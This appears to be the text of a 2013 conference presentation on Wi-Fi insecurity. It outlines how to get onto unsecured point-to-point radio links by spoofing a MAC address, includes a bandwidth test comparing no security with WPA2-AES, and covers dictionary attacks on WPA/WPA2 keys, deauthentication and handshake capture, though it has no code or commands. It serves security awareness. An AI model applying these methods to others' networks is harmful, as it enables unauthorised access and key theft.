

DELTA LINK ELECTRONICS.

- Hacking Wi-Fi
- By : Ahmad Mortazavi

14-15 MARCH
MUM ZAGREB(2013)

Introduction

The Main Goal of this presentation is show you the wireless network unreliability and security issues.

Important Note: The responsibility of using this material is totally on your self and I am not responsible for any damage or illegal activity.

CHAPTER 1:

CHAPTER 1:


Hacking PTP links with no Security

Hacking PTP links with no Security


- Most of PTP Radio links were established with no security because the owner believe no one else can reach signal or find the IP addresses.
- You can simply connect to the AP if there is no ACL(Access List) but you need to know the valid IP address of the network to use it.
- The Steps of this attack is:
 1. Identify the Victim AP (SSID, Signal, Frequency, MAC address).
 2. Identify the Client(s).
 3. Finding the IP range that is valid on the network.
 4. Connect to the AP with a Fake MAC address to bypass the ACL(if exist) and use the network

1- Identify the Victim AP (Use Scan tool)


2- Identify the Client(s) (Use Snooper)



3- Finding the IP range that is valid on the Victim Network



4- Connect to the AP with a Fake MAC to bypass the ACL and use the network



Performance Test

- To test the effects of wireless security protocols on performance we run a Bandwidth test with below configurations:

Radios: 2 x Metal 5SHPn

Antenna: 2 x Omni 5 dBi Indoor

Distance: 10m Indoor

Tx Power: 10dBm

Frequency: 5500 MHz


Channel width: 20/40 MHz HT Above

Data Rate: HT MCS7

GI: Short

Performance Test 1

- Bandwidth test with No Security



Performance Test 2

- Bandwidth test with WPA-PSK2(AES)

9F:EE (MikroTik) - WinBox v5.21 on RB Metal 5SHpN (mipsbe) CPU:44% Hide Password

Interface <wlan1>

General Wireless Data Rates Advanced HT ...

Mode: station bridge

Band: 5GHz-only-N

Channel Width: 20/40MHz HT Above

Frequency: 5500 MHz

SSID: Metal

Radio Name: D4CA6D7A9FEF

Scan List: 5500

Wireless Protocol: 802.11

Security Profile: Test4

Frequency Mode: superchannel

Country: no_country_set

Antenna Gain: 22 dBi

DFS Mode: none

Proprietary Extensions: post-2.9.25

WMM Support: disabled

Bridge Mode: enabled

Default AP Tx Rate: bps

Bandwidth Test (Running)

Test To: 192.168.1.2

Protocol: ☒ udp ☐ tcp

Local UDP Tx Size: 1500

Remote UDP Tx Size: 1500

Direction: receive

TCP Connection Count: 20

Local Tx Speed: bps

Remote Tx Speed: bps

☐ Random Data

User: admin

Password:

Lost Packets: 950

Tx/Rx Current: 0 bps/112.5 Mbps

Tx/Rx 10s Average: 0 bps/107.0 Mbps

Tx/Rx Total Average: 0 bps/105.6 Mbps

running...

Security Profile <Test4>

General RADIUS EAP Static Keys

Name: Test4

Mode: dynamic keys

Authentication Types

☐ WPA PSK ☒ WPA2 PSK

☐ WPA EAP ☐ WPA2 EAP

Unicast Ciphers

☐ tkip ☒ aes ccm

Group Ciphers

☐ tkip ☒ aes ccm

WPA Pre-Shared Key:

WPA2 Pre-Shared Key: testtest

Supplicant Identity:

Group Key Update: 00:05:00

Management Protection: allowed

Management Protection Key:

CHAPTER 2:

Hacking WPA/WPA2

WPA/WPA2

Before we start you need to know below items:

- We can only hack WPA/WPA2 with PSK
- The key length could be 8-64 characters so it is impossible to brute force the key why ? Check this :

The total number of common possible characters(a-z,A-Z,0-9,symbols) is 96
It means if we have only one character password we will have 96^1 possible passwords and if we have only 8 characters we will have 96^8 lets calculate our chance:

$96^8 = 7,213,895,789,838,336$ possible passwords

This PSK will salt with your SSID so it means you need to generate different keys for different SSIDs it will speed down your offline attack my CORE i3 CPU can check some thing around 1500 keys per second it means I need **152,500 years** to find the key!

WPA/WPA2

152,500 years ???

But there is one exception we don't add the human factor to our calculations!

Only 1-5% of peoples use a complex key as PSK the other 99-95% afraid to lose the key and they are using simple keys such phone numbers, regular names or complex names, name with numbers, regular keyboard patterns,

You can make special dictionary for every city to find the PSK.

Check this :

If you are using this key **david110** I can use a Dictionary attack witch made by every common names in your country combined with 3 digit number


200 names X 999 possible digits = 199800 possible combinations

$199800 / 1500$ (offline attack speed key per second) = **133 Seconds**


WOW!!!

Lets try it :D


Victim Network Diagram




Stealth Sniffing Attack to capture the Hand shake :



Deauthenticate attack with fake AP



Capturing the handshake



